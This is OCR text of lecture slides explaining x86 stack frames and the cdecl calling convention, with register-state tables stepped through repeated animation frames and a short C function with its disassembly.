
# Function Frame




```
mov %esp,%ebp
sub $0x10,%esp
movl $0xa,-0xc(%ebp)
movl $0x64,-0x8(%ebp)
mov $0x41273333,%eax
mov %eax,-0x4(%ebp)
mov -0x8(%ebp),%eax
add -0xc(%ebp),%eax
```

| %eax | |
|---|---|
| %esp | 0xFFF0 |
| %ebp | 0x10000 |


# Function Frame




```
mov %esp,%ebp
sub $0x10,%esp
movl $0xa,-0xc(%ebp)
movl $0x64,-0x8(%ebp)
mov $0x41273333,%eax
mov %eax,-0x4(%ebp)
mov -0x8(%ebp),%eax
add -0xc(%ebp),%eax
```

| %eax | 0x41273333 |
|---|---|
| %esp | 0xFFF0 |
| %ebp | 0x10000 |


# Function Frame




```
mov %esp,%ebp
sub $0x10,%esp
movl $0xa,-0xc(%ebp)
movl $0x64,-0x8(%ebp)
mov $0x41273333,%eax
mov %eax,-0x4(%ebp)
mov -0x8(%ebp),%eax
add -0xc(%ebp),%eax
```

| %eax | 0x41273333 |
|---|---|
| %esp | 0xFFF0 |
| %ebp | 0x10000 |


# Function Frame




```
mov %esp,%ebp
sub $0x10,%esp
movl $0xa,-0xc(%ebp)
movl $0x64,-0x8(%ebp)
mov $0x41273333,%eax
mov %eax,-0x4(%ebp)
mov -0x8(%ebp),%eax
add -0xc(%ebp),%eax
```

| | |
|---|---|
| %eax | 0x41273333 |
| %esp | 0xFFF0 |
| %ebp | 0x10000 |


# Function Frame




```
mov %esp,%ebp
sub $0x10,%esp
movl $0xa,-0xc(%ebp)
movl $0x64,-0x8(%ebp)
mov $0x41273333,%eax
mov %eax,-0x4(%ebp)
mov -0x8(%ebp),%eax
add -0xc(%ebp),%eax
```

| %eax | 0x41273333 |
|---|---|
| %esp | 0xFFF0 |
| %ebp | 0x10000 |


# Function Frame




```
mov %esp,%ebp
sub $0x10,%esp
movl $0xa,-0xc(%ebp)
movl $0x64,-0x8(%ebp)
mov $0x41273333,%eax
mov %eax,-0x4(%ebp)
mov -0x8(%ebp),%eax
add -0xc(%ebp),%eax
```

| %eax | 0x64 |
|---|---|
| %esp | 0xFFF0 |
| %ebp | 0x10000 |


# Function Frame




```
mov %esp,%ebp
sub $0x10,%esp
movl $0xa,-0xc(%ebp)
movl $0x64,-0x8(%ebp)
mov $0x41273333,%eax
mov %eax,-0x4(%ebp)
mov -0x8(%ebp),%eax
add -0xc(%ebp),%eax
```

| %eax | 0x64 |
|---|---|
| %esp | 0xFFF0 |
| %ebp | 0x10000 |

# Function Frame




```
mov %esp,%ebp
sub $0x10,%esp
movl $0xa,-0xc(%ebp)
movl $0x64,-0x8(%ebp)
mov $0x41273333,%eax
mov %eax,-0x4(%ebp)
mov -0x8(%ebp),%eax
add -0xc(%ebp),%eax
```

| %eax | 0x64 |
|---|---|
| %esp | 0xFFF0 |
| %ebp | 0x10000 |

# Function Frames

- Allows us to allocate memory for the function's local variables
- However, when considering calling a function, what other information do we need?
  - Return value
  - Parameters
  - Our frame pointer
  - Return address (where to start program execution when function returns)
  - Local variables
  - Temporary variables

# Calling Convention


- All of the previous information must be stored on the stack in order to call the function
- Who should store that information?
  - Caller?
  - Callee?
- Thus, we need to define a convention of who pushes/stores what values on the stack to call a function
  - Varies based on processor, operating system, compiler, or type of call

# x86 Linux Calling Convention (cdecl)

- Caller (in this order)
  - Pushes arguments onto the stack (in right to left order)
  - Pushes address of instruction after call
- Callee
  - Pushes previous frame pointer onto stack
  - Creates space on stack for local variables
  - Ensures that stack is consistent on return
  - Return value in %eax register


```c
int callee(int a, int b)
{
  return a + b + 1;
}

int main()
{
  int a;
  a = callee(10, 40);
  return a;
}
```

```
callee:
prologue    push %ebp
            mov %esp,%ebp
            mov 0xc(%ebp),%eax
            mov 0x8(%ebp),%edx
            lea (%edx,%eax,1),%eax
            add $0x1,%eax
epilogue    pop %ebp
            ret
main:
prologue    push %ebp
            mov %esp,%ebp
            sub $0x18,%esp
            movl $0x28,0x4(%esp)
            movl $0xa,(%esp)
            call callee
            mov %eax,-0x4(%ebp)
            mov -0x4(%ebp),%eax
epilogue    leave -> set %esp to %ebp, then pop %ebp.
            ret
```





```
callee:
  push %ebp                    0x8048394
  mov %esp,%ebp                0x8048395
  mov 0xc(%ebp),%eax           0x8048397
  mov 0x8(%ebp),%edx           0x804839a
  lea (%edx,%eax,1),%eax       0x804839d
  add $0x1,%eax                0x80483a0
  pop %ebp                     0x80483a3
  ret                          0x80483a4
main:
  push %ebp                    0x80483a5
  mov %esp,%ebp                0x80483a6
  sub $0x18,%esp               0x80483a8
  movl $0x28,0x4(%esp)         0x80483ab
  movl $0xa,(%esp)             0x80483b3
  call 0x8048394               0x80483ba
  mov %eax,-0x4(%ebp)          0x80483bf
  mov -0x4(%ebp),%eax          0x80483c2
  leave                        0x80483c5
  ret                          0x80483c6
```

| %eax | |
|---|---|
| %edx | |
| %esp | |
| %ebp | |
| %eip | |




```
callee:
  push %ebp                    0x8048394
  mov %esp,%ebp                0x8048395
  mov 0xc(%ebp),%eax           0x8048397
  mov 0x8(%ebp),%edx           0x804839a
  lea (%edx,%eax,1),%eax       0x804839d
  add $0x1,%eax                0x80483a0
  pop %ebp                     0x80483a3
  ret                          0x80483a4
main:
  push %ebp                    0x80483a5
  mov %esp,%ebp                0x80483a6
  sub $0x18,%esp               0x80483a8
  movl $0x28,0x4(%esp)         0x80483ab
  movl $0xa,(%esp)             0x80483b3
  call 0x8048394               0x80483ba
  mov %eax,-0x4(%ebp)          0x80483bf
  mov -0x4(%ebp),%eax          0x80483c2
  leave                        0x80483c5
  ret                          0x80483c6
```


| %eax | |
|---|---|
| %edx | |
| %esp | 0xfd2d0 |
| %ebp | 0xfd2c0 |
| %eip | 0x80483a5 |




0xfd2d4

```
callee:
  push %ebp                    0x8048394
  mov %esp,%ebp                0x8048395
  mov 0xc(%ebp),%eax           0x8048397
  mov 0x8(%ebp),%edx           0x804839a
  lea (%edx,%eax,1),%eax       0x804839d
  add $0x1,%eax                0x80483a0
  pop %ebp                     0x80483a3
  ret                          0x80483a4
main:
  push %ebp                    0x80483a5
  mov %esp,%ebp                0x80483a6
  sub $0x18,%esp               0x80483a8
  movl $0x28,0x4(%esp)         0x80483ab
  movl $0xa,(%esp)             0x80483b3
  call 0x8048394               0x80483ba
  mov %eax,-0x4(%ebp)          0x80483bf
  mov -0x4(%ebp),%eax          0x80483c2
  leave                        0x80483c5
  ret                          0x80483c6
```


| | |
|---|---|
| %eax | |
| %edx | |
| %esp | 0xfd2d0 |
| %ebp | 0xfd2c0 |
| %eip | 0x80483a5 |




0xfd2d4

